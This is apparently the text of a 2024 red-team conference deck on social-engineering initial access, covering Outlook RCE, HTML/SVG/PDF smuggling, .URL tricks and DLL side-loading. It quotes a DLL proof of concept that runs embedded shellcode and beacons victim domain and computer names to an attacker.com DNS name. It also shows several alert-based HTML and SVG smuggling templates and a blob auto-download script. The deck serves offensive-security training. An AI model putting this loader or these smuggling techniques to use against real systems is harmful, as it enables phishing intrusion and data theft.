

Konstantin Polishin

Team Lead of Red Team SE group
Penetration Testing Department (PT SWARM)



Red Team Social Engineering '24

Initial Access TTP and project experience of our team

Whoami



Konstantin Polishin

Team Lead of Red Team SE group

PT SWARM

- **Certificates:** OSCP, OSEP by Offensive Security
- **Speaker:** PHDays, HITB
- **Main activity:** participate in complex Red Team operations
- **Specialize:** verify financial business risks, social engineering, initial access, lateral movement, obtain maximum privileges, evade SOC team

Red Team SE group

GOALS:

> Research of **Anti-APT** mail solutions

> Reproduce of **1days**

> Research of **0days**

> Advanced **Red Team** TTP

PT SWARM @ptswarm


🚩 We've tested the new RCE in Microsoft Outlook (CVE-2024-21378) in a production environment and confirm it works well!

A brief instruction for red teams:

1. Compile our enhanced DLL 📄 gist.github.com/Homer28/7f3559...
2. Use NetSPI's ruler and wait!

No back connect required!

🔥 📏



4:53 PM · Apr 11, 2024 · 41.5K Views

4 133 341 162

Cyber Advising @cyber_advising · Apr 12

CVE-2024-21378: Microsoft Outlook Remote Code Execution Vulnerability

PoC

gist.github.com/Homer28/7f3559...

```
0x00, 0x00, 0x48, 0x29, 0x4c, 0x24, 0x28, 0x8a, 0x01, 0x00, 0x00, 0x00,
0x49, 0x0b, 0xc8, 0x45, 0x33, 0xc9, 0x45, 0x33, 0xc8, 0xff, 0x00, 0x4c,
0x0d, 0x9c, 0x24, 0x00, 0x01, 0x00, 0x00, 0x33, 0xc8, 0x49, 0x00, 0x5b,
0x20, 0x49, 0x0b, 0x0b, 0x30, 0x49, 0x0b, 0xe3, 0x41, 0x5e, 0x5f, 0x5e,
0xc3, 0x42, 0x0f, 0xb7, 0x4c, 0x55, 0x00, 0x0b, 0xc1, 0x0e, 0x48, 0x03,
0xdf, 0xeb, 0x21, 0xcc, 0x01, 0x15, 0x09, 0x00, 0x15, 0x54, 0x36, 0x00,
0x15, 0x34, 0x34, 0x00, 0x15, 0x01, 0x30, 0x00, 0x0e, 0xeb, 0x0c, 0x70,
0x0};
#else
#endif

BOOL WINAPI DllMain(INMODULE Module, DWORD ul_reason_for_call,
LPVOID lpReserved) {
switch (ul_reason_for_call) {
case DLL_PROCESS_ATTACH: {
std::wstring dns_resolve_address = L"new.{USERDOMAIN}.ukCOMPUTERNAME.attacker.com";
wchar_t dns_name[MAX_PATH];
if (ExpandEnvironmentStringsW(dns_resolve_address.c_str(), dns_name,
MAX_PATH)) {
LPVOID payload_memory = VirtualAlloc(
NULL, payload_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (payload_memory) {
memcpy_s(payload_memory, payload_size, rawData, payload_size);

wchar_t* dns_name_allocated = (wchar_t*)VirtualAlloc(
NULL, MAX_PATH, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
wcsncpy_s(dns_name_allocated, MAX_PATH, dns_name);

g_threadH = CreateThread(
NULL, 0,
(LPTHREAD_START_ROUTINE)((ptr_uint)payload_memory +
(ptr_uint)payload_EP_offset),
dns_name_allocated, 0, NULL);
}
}
break;
}
case DLL_THREAD_ATTACH:
```

1 142 449 35K



Agenda

> Smuggling Zoo

- HTML Smuggling
- SVG Smuggling
- PDF Smuggling and PDF Polyglot

> .URL

- Credential Harvesting
- CVE-2023-36025/CVE-2024-21412
- Github/Gitlab CDN

> Attention Developers

- Visual Studio
- VSCode

> DLL Side-Loading

- Advantages of DLL Side-Loading


> Persistence

- COM hijacking with proxy-DLL

> Project cases

- Internal phishing to SOC team
- Phishing via services
- Vishing + Spear Phishing + Internal Phishing

HTML/PDF/SVG SMUGGLING



HTML SMUGGLING

> Obfuscation

- / XOR
- / AES
- / RC4
- / Hexadecimal
- / Reverse base64
- / etc

> Decoding

- / atob()
- / decodeURIComponent()
- / decodeURI()
- / unescape()
- / String.fromCharCode()
- / etc

> Delivery

Initiating unpacking and downloading

- / Inline download + event listener
- / XOR/AES + decryption password
- / Check User Agent + IP
- / Image OnError Code Evaluation (IOCE)
- / SVG Image Code Execution (SVG in Data URI)

HTML SMUGGLING

> Inline download + event listener



<a> +

JS events

- / mousemove, mouseenter, mouseleave
- / keydown, keyup
- / click, dblclick
- / input, change
- / etc

HTML SMUGGLING

> XOR/AES + decryption password



HTML SMUGGLING

> Image OnError Code Evaluation (IOCE)

Local IOCE

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Image OnError Code Evaluation (IOCE)</title>
7 <script>
8 function executeCode() {
9     alert('PT SWARM Image OnError Code Evaluation (IOCE)');
10 }
11 </script>
12 </head>
13 <body>
14 
15 </body>
16 </html>
```

Remote IOCE

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Remote Image OnError Code Evaluation (IOCE)</title>
7 </head>
8 <body>
9 
10
11 <script>
12 function loadScript(url) {
13     var script = document.createElement('script');
14     script.src = url;
15     document.body.appendChild(script);
16 }
17 </script>
18 </body>
19 </html>
```

HTML SMUGGLING

> SVG Image Code Execution (SVG in Data URI)

```
1 <svg xmlns=>http://www.w3.org/2000/svg>
2   <script>alert('PT SWARM SVG in Data URI');</script>
3 </svg>
```

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>SVG Image Code Execution</title>
7 </head>
8 <body>
9 <object data="data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcipjxzZDJpY290bmc+CjAgICAgIC8vIFZyZWVvbnVuczogbWFpbiB
kYXRhLgogICAgICAgIC8vIGluY2x1ZGluZyBqYXZhc2NyaXB0LgogICAgICAgIC8vIGFuY2V5dG1jcy1yZXNsaWdodCBoaWdobGlnaHQgaXMgdXh1bWJlcmVkaWogICAgICAgIC8vIGNhbGN1bGF0ZWQgb3Zlci
Bmb3JtYXRpYyBzdHJ1dmlldy4KICAgICAgYWxlcnQoJ01hbG1jaXVzIGNvZGUgZXh1Y3V0ZWQhJyk7CiAgICAvLyBUaGUgY29kZSBpcyBkZXZ1bG9waW5nIGFuZCBjb25kaXRpb24gaXMgY29kZSBvbiBzdG9yZ
SBvZiBjbG9kLGo8L3NjcmlwdD4KPC9zdmc+Cg==" type="image/svg+xml"></object>
10 </body>
11 </html>
```

> SVG Smuggling types

/ SVG in Data URI


/ SVG as CDATA

/ SVG as CSS

/ SVG Polyglot

SVG SMUGGLING

> SVG Smuggling as CDATA



The screenshot shows a Windows desktop with a blue abstract wallpaper. On the desktop, there is a file icon labeled "SVG Smuggling as CDATA.svg". A code editor window is open, displaying the following SVG payload:

```
1 <svg xmlns="http://www.w3.org/2000/svg" width="0" height="0" style="display:none;">
2   <defs>
3     <script type="text/javascript">
4       <![CDATA[
5         alert("PT SWARM SVG Smuggling as CDATA");
6       ]]>
7     </script>
8   </defs>
9 </svg>
```

The desktop taskbar at the bottom shows the system tray with the date 5/5/2024 and time 5:15 AM.

SVG SMUGGLING




> SVG Smuggling as CSS

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>SVG Smuggling as CSS</title>
7 <style>
8   /* Объявление SVG в стиливых правилах CSS */
9   .malicious-svg {
10    background-image: url('data:image/svg+xml,<svg xmlns="http://www.w3.org/2000/svg"><script>alert("PT SWARM SVG Smuggling as CSS");</script></svg>');
11    width: 0;
12    height: 0;
13    overflow: hidden;
14    display: none;
15  }
16 </style>
17 </head>
18 <body>
19 <!-- Использование вредоносного SVG-кода -->
20 <div class="malicious-svg"></div>
21 </body>
22 </html>
```

SVG SMUGGLING




> SVG Polyglot




SVG SMUGGLING

> Combining



SVG SMUGGLING



Easy JS-magic fix

```
function save(){
  const file = new File(['this is where BLOB should go'], {type: 'application/pdf'}); // edit this
  const link = document.createElement('a');

  link.href = URL.createObjectURL(file);
  link.download = 'this is the name.pdf';

  document.body.appendChild(link);
  link.click();

  document.body.removeChild(link);
}

window.save = save;

<a class="downloadlink" id="downloadlink" target="_blank" onclick='save()'>here is your link</a>
```

Stackoverflow, 2019

